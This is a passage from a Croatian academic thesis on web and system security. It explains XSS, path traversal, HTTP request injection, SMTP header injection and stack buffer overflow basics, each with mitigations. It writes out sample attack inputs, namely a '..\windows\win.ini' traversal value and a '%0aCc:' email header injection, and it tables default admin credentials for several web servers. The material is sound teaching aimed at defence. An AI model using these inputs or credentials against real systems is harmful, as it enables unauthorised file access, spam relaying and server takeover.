Pohranjeni XSS napad podrazumijeva izvođenje pohrane injektiranog koda u bazi podataka ciljanog poslužitelja. Pohranjeni XSS napad je moguće izvesti na web stranicama na kojima postoje polja za unos komentara. U to polje napadač unosi zlonamjeran kod. Ukoliko se primljeni podaci ne provjeravaju na odgovarajući način od strane aplikacije, maliciozni kod će se pohraniti u njezinoj bazi podataka. Pohranjenu će skriptu web preglednik izvesti u svakom slučaju kada posjetitelj stranice pristupi kompromitiranom komentaru. Pohranjeni XSS napadi predstavljaju veću opasnost za korisnika u odnosu na *Reflected* XSS napade s obzirom da korisnika u ovom slučaju nije potrebno navesti na korištenje malicioznog linka.

DOM-based XSS

DOM-*based* XSS također koristi web aplikaciju kao posrednika u izvođenju napada na korisnike aplikacije. Razlika u odnosu na ostale tipove XSS napada je u tome što se konačno injektiranje maliciozne skripte vrši posredstvom validne skripte na strani klijenta, ispostavljene od strane aplikacije kao standardni dio njezinog odgovora. Maliciozni URL parametri se dakle obrađuju uz pomoć validne skripte na strani klijenta. Validna skripta će prilikom izvođenja programirane interakcije s DOM-om[30], u slučaju postojanja ranjivosti, injektirati maliciozni kod unutar stranice. U svrhu izvršenja DOM-*based* XSS napada potrebno je, jednako kao i u slučaju *Reflected* XSS-a napada, isporučiti odgovarajući maliciozni link ciljanoj grupi korisnika.

3.6.4 Manipulacija datotečnom putanjom

Aplikacija se nalazi u opasnosti od ovog oblika napada u slučaju kada upotrebljava korisnički unos u sklopu adresiranja resursa sadržanog u lokalnom datotečnom sustavu. Ovdje je također riječ o jednoj od tehnika injekcije programskog koda. Napadač oblikuje korisnički unos koji mu otvara mogućnost za čitanje datoteka te upis proizvoljnog sadržaja unutar datoteka

[30] DOM (Data object model) je API koji omogućuje manipulaciju nad HTML,XHTML odnosno XML dokumentima tijekom njihovog izvođenja korištenjem skriptnih jezika (primjerice Javascripta).

sadržanih u datotečnom sustavu kompromitiranog poslužitelja. U nastavku slijedi prikaz klasične metode provođenja ovog oblika napada.

Kao primjer će poslužiti aplikacija izgrađena na ASP.NET platformi koja na temelju korisničkog unosa adresira i potom kao rezultat vraća odgovarajuću slikovnu datoteku. Regularni upit oblika *https://aplikacija.hr/spremnik/fotoalbum.ashx?datoteka=efzg.jpg*, aplikacija procesuira na način da prefiksu *c:\spremnik* nadoda vrijednost parametra *datoteka* (efzg.jpg) u svrhu definiranja datotečne putanje lokalnog resursa. Aplikacija kao rezultat korisniku vraća sadržaj adresiranog resursa koji u ovom slučaju podrazumijeva definiciju tražene slike u JPG formatu. Napadač u zadanom primjeru može, unosom niza znakova *..\windows\win.ini* kao vrijednosti parametra *datoteka*, dobiti uvid u sadržaj konfiguracijske datoteke operacijskog sustava web poslužitelja. Niz znakova *..* se u sklopu aplikacijske logike interpretira kao prelazak na višu razinu datotečne putanje te se, u skladu s tim, iz datotečne putanje efektivno izbacuje niz znakova *spremnik*. Aplikacija generira datotečnu putanju oblika *c:\windows\win.ini* te dohvaća konfiguracijsku datoteku s te adrese.

S ciljem osiguranja od ovog oblika napada potrebno je implementirati odgovarajući sustav validacije korisničkog unosa. Pri tome je potrebno posebno obratiti pozornost na pojavu klasičnog malicioznog unosa u obliku *..* sekvence.

3.6.5 Injekcija u HTTP pozive poslužitelja

Injekcija u HTTP pozive poslužitelja je primjenjiva u situaciji kada web aplikacija na osnovi korisničkog unosa generira HTTP pozive prema ostalim resursima. Sigurnosni rizik pritom predstavlja upotreba korisničkih unosa u svrhu oblikovanja odredišnog URL-a odnosno njihova upotreba u svrhu oblikovanja pojedinih parametara u sklopu POST zahtijeva.

Ukoliko aplikacija upotrebljava korisnički unos prilikom definiranja URL-a resursa prema kojem odašilje vlastiti HTTP zahtjev, napadač može, u slučaju odsustva odgovarajuće validacije, iskoristiti ovu ranjivost kako bi usmjerio komunikaciju kompromitiranog poslužitelja prema željenoj adresi. Na ovaj način napadač može iskoristiti web poslužitelj kao *proxy sustav* s ciljem eksploatacije ostalih sustava u mreži. Ova ranjivost nadalje omogućuje zaobilaženje kontrola pristupa te dohvat resursa kojima nije moguće pristupiti putem izravnog HTTP zahtjeva iz pozicije korisnika.

Drugi oblik ove vrste napada temelji se na injekciji malicioznog sadržaja unutar parametara u sklopu POST zahtijeva iniciranog od strane web poslužitelja. Injekcijom novog parametra odnosno unošenjem dodatne instance postojećeg parametra uz definiranje njegove nove vrijednosti moguće je uzrokovati izlazak iz konteksta aplikacijske logike implementirane od strane aplikacije koja obrađuje konačni zahtjev.

Osiguranje od ovog oblika injekcije se, jednako kao i kod oblika injekcije programskog koda, temelji na kvalitetnoj provjeri korisničkog unosa. Potrebno je definirati bijelu listu web adresa kojima je dozvoljeno pristupati putem HTTP zahtjeva oblikovanog na temelju korisničkog unosa. U slučaju oblikovanja parametara POST zahtjeva na osnovi korisničkog unosa, potrebno je provjeriti prisustvo specijalne oznake & odnosno URL koda %26, koji se interpretira kao graničnik između pojedinih parova sastavljenih od naziva parametara i njihovih vrijednosti. Također se, na osnovi sadržaja planiranog zahtjeva, vrši i provjera pojave parametara jednakih naziva, a različite vrijednosti. U situaciji prisustva dvaju parametara jednakog naziva s različitim vrijednostima web poslužitelj u pravilu ne javlja pogrešku te odabire jedan od zadanih parametara na osnovu implementiranog kriterija. Pri tome je primjerice moguće izabrati prvu, odnosno posljednju instancu parametra. Korištenjem ovog oblika ponašanja napadač može izmijeniti vrijednost čak i onih parametara koji se, u slučaju normalnog odvijanja procesa, definiraju u potpunosti neovisno o korisničkom unosu. Prema tome, potrebno je implementirati sigurnosni mehanizam koji će biti u stanju prepoznati i sanirati ovo stanje te time onemogućiti izmjenu vrijednosti parametara odgovarajuće POST metode.

3.6.6 Injekcija prema poslužitelju elektroničke pošte

Ovaj oblik injekcije temelji se na odsustvu adekvatne validacije korisničkog unosa na temelju kojeg se sastavljaju naredbe SMTP[31] protokola. Kako bi omogućila prijenos elektroničke pošte, aplikacija mora pripremiti odgovarajuće podatke koji su potrebni prilikom izvršavanja SMTP protokola. U svrhu sastavljanja potrebnih SMTP naredbi i izvršenja komunikacije sa SMTP serverom razvijatelj aplikacije može koristiti ugrađene funkcije programskog jezika ili implementirati vlastito rješenje. Korištenje ugrađene funkcije je u pravilu sigurnije rješenje ali i ono zahtijeva implementiranje dodatne validacije korisničkog unosa. Kao primjer može se

[31] SMTP (eng. Simple Message Transfer Protocol) je komunikacijski protokol čija je osnovna namjena siguran i pouzdan prijenos poruka elektroničke pošte.

navesti aplikacija koja korisniku omogućuje slanje sadržaja elektroničke poruke na unaprijed zadanu adresu uz navođenje vlastite adrese elektroničke pošte. Aplikacija pritom koristi funkciju *mail()* sadržanu u biblioteci PHP[32] programskog jezika[33]. Ova funkcija posredstvom aplikacijske logike registrira podatke unesene od strane korisnika potrebne u svrhu definiranja elektroničke poruke. Iako funkcija u načelu omogućuje validaciju korisničkog unosa jedan od njezinih atributa otvara prostor za eksploataciju. Riječ je o atributu *headers*. U sklopu ovog atributa PHP funkcija mail() prima podatak o izvorišnoj adresi elektroničke pošte ali jednako tako i podatke o adresama prema kojima se poruka prosljeđuje. Podatci o proslijeđenim adresama nadovezuju se na podatak o izvorišnoj adresi uz pomoć oznake za prelazak u novi red, koja se može izraziti putem URL koda kao *%0a*, te prefiksa *Cc:*. U slučaju kad napadač kao parametar upita, koji se od strane implementirane aplikacijske logike PHP skripte prenosi kao vrijednost *header* atributa, unese sljedeći niz znakova *adresa1@gmail.com%0aCc:adresa2@gmail.com*, aplikacija će proslijediti poruku na adresu *adresa2@gmail.com*.

Ova vrsta napada najčešće se koristi u svrhu slanja neželjene pošte posredstvom poslužitelja elektroničke pošte korištenog od strane napadnute web aplikacije. U svrhu osiguranja preporuča se izvođenje validacije korisničkog unosa prije unošenja istog u odgovarajuću funkciju zaduženu za provođenje SMTP konverzacije. Pri tom je potrebno posebno obratiti pozornost na duljinu korisničkog unosa te prisutnost oznake za prelazak u novi red.

3.7 Testiranje konfiguracije web poslužitelja

Ranjivost web poslužitelja je konceptualno identična onoj vezanoj uz same web aplikacije. Zadatak razvijatelja programskog koda web poslužitelja jest da na adekvatan način adresiraju probleme ranjivosti i razviju odgovarajuće sigurnosne mehanizme. Aspekt sigurnosti na koji sistemski administratori mogu u ovom slučaju izravno djelovati odnosi se na konfiguraciju web poslužitelja. Inicijalna konfiguracija web poslužitelja otvara razne mogućnosti za eksploataciju. Osnovna ranjivost se u ovom slučaju temelji na unaprijed zadanim korisničkim imenima i pripadnim lozinkama potrebnim za pristup administrativnom sučelju web poslužitelja. U

[32] PHP je skriptni programski jezik otvorenog koda namijenjen prvenstveno razvoju web aplikacija.
[33] Tatroe K., MacIntyre P., Cerdorf R. (2015). Programming PHP. Izdavač: O´Really Media (2015).

nastavku je prikazan pregled zadanih korisničkih imena i pripadajućih lozinki često korištenih web poslužitelja.

Web poslužitelj	Korisničko ime	Lozinka
Apache Tomcat	admin root tomcat	(prazna lozinka) Root tomcat
Sun JavaServer	admin	admin
Netscape Enterprise Server	admin	admin
Compaq Insight Manager	administrator anonymous user operator user	Administrator (prazna lozinka) User Operator public
Zeus	admin	(prazna lozinka)

Tablica 3

Zadatak je sistemskog administratora da odmah nakon instalacije web poslužitelja izmjeni zadana korisnička imena i pripadajuće lozinke.

Web poslužitelj često sadržava unaprijed instalirane datoteke dostupne javnosti koje služe u svrhu prezentacije određenog aspekta njegove funkcionalnosti. Iako su ove funkcije zamišljene kao jednostavan prikaz funkcionalnosti bez mogućnosti maliciozne upotrebe u praksi postoje razni slučajevi njihovog korištenja u svrhu eksploatacije informacijskog sustava. Kao primjer se može navesti programska komponenta PL/SQL *gateway* implementirana u sklopu *Oracle Application Server-a*. Svrha ove komponente jest pružiti razvijatelju web aplikacije jednostavan alat kako bi implementirao korisničko sučelje za izvršenje poslovne logike bazirane na manipulaciji podacima sadržanim u Oracle bazi podataka. PL/SQL *gateway* prema tome omogućuje korisnicima pristup skupu procedura Oracle baze podataka. Pristup ovoj komponenti je inicijalno javno dostupan zbog čega je moguća izravna eksploatacija ranjivosti detektirane u starijim verzijama ovog sustava. Ranjivost starijih verzija sustava se temeljila na propuštanju određenih oblika korisničkog unosa koji su omogućavali napadaču pristup funkcijama baze podataka bez odgovarajućeg ovlaštenja za njihovo korištenje. Sustav je naime

inicijalno propuštao zahtjev za izvršenjem procedure SYS.OWA_UTIL.CELLSPRINT koja omogućuje slanje proizvoljnih upita prema bazi podataka.

Odgovarajuća konfiguracija web poslužitelja može pomoći u neutraliziranju ovih oblika napada. Uz već navedenu preporuku izmjene zadanih korisničkih imena i lozinka potrebno je blokirati javni pristup komponentama administracijskog sučelja. Sve nepotrebne funkcije se preporučuje izbrisati iz sustava kako bi se umanjila mogućnost eksploatacije. Također se preporučuje blokirati sve HTTP metode koje nisu nužne za normalno funkcioniranje web aplikacije i onemogućiti ispisivanje sadržaja direktorija u slučaju zaprimanja nepotpunog URL-a od strane web poslužitelja.

4 IZDVOJENA METODA NAPADA-EKSPLOATACIJA BUFFER OVERFLOW RANJIVOSTI

Do sada smo analizirali razne vrste napada na računalnu infrastrukturu za koje se može reći da problemu eksploatacije računalnog sustava pristupaju na apstraktan način. *Buffer overflow* napad s druge strane zahtijeva razumijevanje brojnih detalja vezanih uz osnovu funkcioniranja odgovarajućeg računalnog sustava. Izvođenje ove vrste napada kao i sam razvoj odgovarajućih protumjera podrazumijeva visoku razinu znanja iz područja arhitekture računala i operacijskih sustava. Također su potrebna odgovarajuća znanja vezana uz funkcioniranje i uporabu *compiler-a* [34] i *debugger-a* [35] kao i detaljno razumijevanje asemblera te konačno i samog strojnog jezika. U sklopu ovog poglavlja bit će izloženi svi bitni koncepti potrebni za osnovno razumijevanje ove vrste napada te će se izvršiti analiza akademskog primjera izvođenja napada.

Slika 2. Ilustrativan prikaz koncepta buffer overflow napada

[34] Kompajler (prevodilac, programski prevodilac, eng. compiler) jest računalni program koji čita program napisan u izvornom jeziku, te ga prevodi u ciljani (najčešće strojni) jezik.
[35] Debugger je računalni program koji se koristi za uklanjanje grešaka ostalih programa.

4.1 Koncept buffer overflow napada

Buffer overflow napad podrazumijeva eksploataciju *buffer overflow* ranjivosti. *Buffer overflow* ranjivost temelji se na mogućnosti upisa podataka u međuspremnik (*buffer*) od strane korisnika pri čemu se pohranjuje cijeli korisnički unos počevši od početne adrese *buffera* i to u situaciji kada je za pohranu cijelog korisničkog unosa potrebno više memorije od ukupne količine alocirane memorije vezane uz navedeni *buffer*. Time je korisniku, u slučaju generiranja posebno oblikovanog korisničkog unosa, otvorena mogućnost izlaska izvan okvira dopuštenog djelovanja. Kao rezultat korisnik pridobiva nedopuštenu razinu kontrole nad određenim skupom pohranjenih podatkovnih struktura odnosno dolazi do eskalacije privilegija. Korisnik je dakle u poziciji da može srušiti program u bilo kojem trenutku ili pohraniti te zatim i pokrenuti izvršavanje malicioznog koda. *Buffer overflow* napad se, ovisno o krajnjem cilju napadača te u slučaju nemogućnosti preuzimanja potpune kontrole nad računalom, može shvatiti i kao oblik *DOS* napada[36]. *DOS* napad je, umjesto zagušenja mreže velikim brojem zahtijeva, moguće provesti na elegantan način posredstvom *buffer overflow* napada usmjerenog na ranjivu komponentu poslužitelja.

Buffer overflow je prema brojnim izvorima najpoznatija forma sigurnosne ranjivosti softvera. Ova ranjivost se detaljno obrađuje u mnoštvu literature iz područja informacijske sigurnosti te se smatra klasičnim oblikom ranjivosti. Unatoč tome i činjenici da je većina developera upoznata s konceptom *buffer overflowa* ovaj oblik eksploatacije je još uvijek široko rasprostranjen čak i među komponentama informacijskih sustava novijeg datuma proizvodnje. *IoT* tehnologija je u tom kontekstu naročito ranjiva s obzirom na to da raspolaže relativno ograničenim resursima što često rezultira korištenjem starijih verzija i/ili jednostavnijih oblika softvera koji nemaju ugrađene odgovarajuće sigurnosne mehanizme.

Buffer overflow ranjivost je često rezultat pogreške u programiranju koja nastaje u slučaju velike kompleksnosti programa zbog čega programer ne može u potpunosti predvidjeti njegovo ponašanje dok u isto vrijeme izvršavanje programa ovisi o korisničkom unosu. U mnogim slučajevima je ovaj oblik ranjivosti naslijeđen povezivanjem softvera s ranjivim programskim komponentama (ranjive biblioteke, aplikacije ili platforme). Obrana od ovog oblika eksploatacije u određenim slučajevima može predstavljati značajan izazov s obzirom na

[36] DOS (Denial of Service) je napad u kojem napadač ili više njih pokušavaju učiniti određeni servis nedostupnim za ostale korisnike.

postojanje raznih oblika izvršavanja napada i propusnosti odgovarajućih sigurnosnih mehanizama. Programski proizvodi u sklopu čije izrade se koriste programski jezici niže razine (C, C++, *FORTRAN*, *Assembly*) su posebno osjetljivi na ovaj oblik eksploatacije. Jezici poput C-a developerima pružaju mogućnost potpunije kontrole nad računalnim sustavom. Viši stupanj kontrole nažalost ujedno povećava sigurnosni rizik s obzirom na značajnije implikacije svake pogreške nastale prilikom programiranja. Težnja za što većom optimizacijom koda uz mogućnost veće razine kontrole često rezultira sigurnosnim propustima. Programiranje u jeziku poput C-a podrazumijeva višu razinu odgovornosti programera s obzirom na nepostojanje sigurnosnog okvira zaduženog za razrješavanje odgovarajućih pogrešaka. Vezano uz samu problematiku *buffer overflow* ranjivosti C jezik sadrži niz opasnih funkcija čiju je upotrebu jako teško opravdati u sklopu razvoja softvera. Ove funkcije se čak percipiraju kao propusti samog programskog jezika. Takve propuste je teško iskorijeniti s obzirom na činjenicu da *compiler-i* često zadržavaju mogućnost izvođenja starijih softverskih komponenti ugrađenih u konačni programski proizvod (*backwards compatibility*). Starije verzije *compiler-a* prema tome mogu dopustiti izvođenje nesigurnih funkcija uz generiranje odgovarajućih upozorenja i to primjerice: *warning: the `gets' function is dangerous and should not be used*. C2011 standard je ipak konačno rezultirao potpunim isključenjem brojnih nesigurnih funkcija iz standardnih biblioteka. Izdvojeni popis nesigurnih funkcije čija se upotreba nastoji ograničiti te za koje su u sklopu C jezika razvijene sigurne varijante je izložen u nastavku.

- *char *gets(char *buffer)*
- *char *strcpy(char *strDestination, const char *strSource)*
- *char *strcat(char *strDestination, const char *strSource)*
- *int sprintf(char *buffer, const char *format [, argument] ...)*

Nakon detaljnijeg izlaganja koncepta izvođenja buffer overflow napada izvršit će se analiza dijela funkcija s ovog popisa te će se objasniti razlozi zbog kojih se iste smatraju nesigurnima. Također će se pokazati da su „sigurne varijante“, unatoč tome što daju mogućnost kontrole nad korisničkim unosom, sigurne jedino u slučaju kada se s njima koristimo na ispravan način. Prema tome, potrebno je naglasiti da se *buffer overflow* ranjivost može pojaviti kao rezultat loše programerske prakse prilikom rada s jezikom niže razine čak i u slučaju korištenja zvanično sigurnih funkcija.

U kontekstu razvoja web projekata kod kojih nije potrebno ulaziti u problematiku sistemskog programiranja te gdje performanse poput brzine izvođenja programa i razine korištenja memorije ne predstavljaju značajan problem preporučuje se korištenje programskih jezika više razine poput *pythona* u svrhu smanjenja sigurnosnih rizika a ujedno i efikasnijeg izvršenja konkretnog zadatka.

Buffer overflow napad se često koristi kao osnova propagacije računalnog crva [37] mrežom. *Morrisov* crv je jedan od prvih te ujedno jedan od najpoznatijih računalnih crva distribuiranih putem Interneta. Crv je lansiran 2.11.1988. pri čemu se procjenjuje da je uzrokovao štetu u iznosu od 100 000 do 10 000 000 tadašnjih američkih dolara. Navedeni računalni crv kao jednu od metoda propagacije koristi *buffer overflow* napad. Smatra se da je upravo *Morrisov* crv poslužio kao inspiracija prilikom snimanja uvodne scene kultnog filma Hakeri iz 1995. godine s obzirom da je vrijeme radnje smješteno u 1988. godinu.

4.2 Stack buffer overflow napad

Postoje različiti oblici *buffer overflow* ranjivosti uključujući *Stack buffer overflow*, *Heap buffer overflow* te Off-by-one pogrešku. U nastavku rada provesti će se detaljna analiza *Stack buffer overflow* ranjivosti.

U svrhu razumijevanja *Stack buffer overflow* ranjivosti potrebno je prvo objasniti pojam stoga (eng. *stack*) te praksu alociranja memorijskog prostora od strane operacijskog sustava a za potrebe izvođenja pojedinog programa odnosno procesa.

Stog je apstraktna podatkovna struktura koja obuhvaća određeni niz elemenata odnosno podataka. Stog se temelji na principu *LIFO* što znači da je zadnji element ugrađen u stog ujedno i prvi koji se povlači sa stoga. Ovdje je riječ o podatkovnoj strukturi ograničenog pristupa što znači da je podatke (u slučaju normalne uporabe stoga) moguće unositi ili izvlačiti jedino sa vrha stoga, dakle iz pozicije zadnjeg elementa ugrađenog u stog. U svrhu ostvarenja pristupa podacima koriste se dvije osnovne operacije *push* i *pop*.

[37] Računalni crvi su programi koji sami sebe umnožavaju i šire se putem računalne mreže. Za razliku od računalnih virusa, crvi ne zahtijevaju postojanje domaćinske datoteke za svoj rad. Oni su samostalni programi koji se u većini slučajeva šire bez interakcije korisnika. https://www.cert.hr/crvi/

Memorijski prostor za stog alocira se od strane operacijskog sustava u sklopu svakog pokrenutog procesa. Iz perspektive procesa stog može izgledati kao neprekinuti slijed fizičkih memorijskih lokacija. U praksi to ne mora biti slučaj s obzirom da operacijski sustav pojedinom procesu dodjeljuje memorijski prostor (uključujući i stog) temeljeno na logičkim adresama koje se prilikom izvođenja prevode u odgovarajuće fizičke adrese. Svaki pojedini proces je zadužen za upravljanje vlastitim stogom na temelju svojstvenog programskog koda pri čemu se podaci pohranjuju ili izvlače sa stoga po slijednim logičkim adresama. U svrhu upravljanja stogom razvijene su posebne naredbe na razini strojnog koda (dekodirane naredbe *pop, push, call* i *ret* asemblerskog jezika) te je u mnoštvu arhitektura rezerviran poseban registar *ESP* koji pohranjuje adresu vrha stoga i *EBP* registar koji služi za pohranu vršne adrese svakog pojedinog okvira stoga. Važno je naglasiti da stog u većini implementacija raste od većih logičkih memorijskih lokacija prema manjima te ćemo se u nastavku rada oslanjati na ovu pretpostavku. Također pretpostavljamo da *ESP* registar pokazuje na adresu posljednjeg integriranog člana stoga a ne na prazno mjesto povrh te adrese što također može biti slučaj u određenim implementacijama.


Stog je dakle reprezentiran kao blok memorijskih lokacija pri čemu je dno stoga zadano na fiksnoj logičkoj adresi (konstantna adresa tijekom izvođenja procesa) dok pokazivač stoga (*ESP* registar) pohranjuje logičku adresu koja pokazuje vrh stoga a čija se vrijednost mijenja u ovisnosti o izvođenju naredbi za upravljanje stogom. Ove naredbe nam omogućuju pristup podatku s vrha stoga (*pop* naredba asemblerskog jezika) ili unos podatka na vrh stoga (*push* naredba asemblerskog jezika). O naredbama *call* i *ret* će biti više riječi u sklopu analize konkretnog primjera izvođenja *stack buffer overflow* napada.

Na ovom mjestu možemo postaviti pitanje koja je zapravo svrha uvođenja stoga kao podatkovne strukture ugrađene unutar svakog pojedinog procesa.

Uzmimo kao primjer implementaciju rekurzije. Rekurzija podrazumijeva ponovno pozivanje funkcije prilikom njezina izvođenja. Programski jezik *FORTRAN* je pohranjivao povratnu adresu iz funkcije unutar samog tijela funkcije. Ova praksa je naravno onemogućavala implementaciju rekurzije s obzirom da bi svaka nova iteracija prepisivala povratnu adresu prethodne iteracije. Koncept stoga se u ovom slučaju nameće kao idealno rješenje problema. Također prilikom istovremenog izvođenja istog koda u sklopu više različitih dretvi dolazimo do problema vezanog uz mjesto pohrane lokalnih varijabli. U slučaju korištenja nestrukturiranog skupa memorijskih lokacija u svrhu pohrane lokalnih varijabli istovremeno izvođenje dretvi može rezultirati prepisivanjem vrijednosti lokalnih varijabli. Konačno stog se

koristi kao praktična metoda u svrhu prijenosa parametara namijenjenih pozivanoj funkciji. Prijenos parametara je moguće izvršiti na razne načine. Osim prijenosa parametara putem stoga parametre je između ostaloga moguće prenijeti i korištenjem registara. Nedostatak ove metode jest ograničen broj registara koje je moguće upotrijebiti za ovu svrhu. Potrebno je naglasiti da se registri ipak ponekad koriste u svrhu prijenosa parametara i to primjerice prilikom pozivanja sistemskih funkcija.

Model stoga je prikazan u nastavku.



Slika 3. Model stoga

Sljedeći korak prema razumijevanju *stack buffer overflow* napada je analiza memorijskog prostora alociranog od strane operacijskog sustava za svaki aktivni proces. Memorijski prostor dodijeljen svakom procesu sastoji se od sljedećih komponenti (temeljeno na principu alokacije memorijskog prostora procesu koji je svojstven *Linux* operacijskom sustavu):

1. Segment koda

   Ova komponenta rezervirana je za pohranu izvršnog koda pokrenutog programa. Nad ovim segmentom memorije dopušteno je izvođenje operacije čitanja dok je operacija pisanja zabranjena.

2. Segment inicijaliziranih podataka

   Ova komponenta alociranog virtualnog adresnog prostora pohranjuje globalne varijable i statičke varijable inicijalizirane u sklopu programa. Ovaj segment može biti podijeljen na područje nad kojim je dopušteno izvođenje operacije čitanja i područje nad kojim je dopušteno izvođenje operacije čitanja i pisanja.

3. Segment podataka koji nisu inicijalizirani

   Ova komponenta sadrži globalne varijable i statičke varijable koje nisu inicijalizirane u sklopu programa s tim da se svakoj takvoj varijabli dodjeljuje aritmetička vrijednost 0.

4. Stog

   Memorijski prostor rezerviran za stog se u pravilu koristi za pohranu lokalnih varijabli pozvanih funkcija, pohranu povratnih adresa te prijenos parametara namijenjenih funkciji kojoj se namjerava pristupiti. Ovdje je riječ o *LIFO* podatkovnoj strukturi.


5. Heap

   Ovaj prostor rezerviran je za pohranu dinamički alociranih podataka. *Heap* raste u suprotnom smjeru od stoga, dakle u našem slučaju od nižih prema višim logičkim adresama.

6. Varijable okruženja i parametri programa

   Ovaj segmenti sadrži varijable okruženja te parametre proslijeđene programu iz komandne linije.

U nastavku je prikazan model alociranog memorijskog prostora procesa.



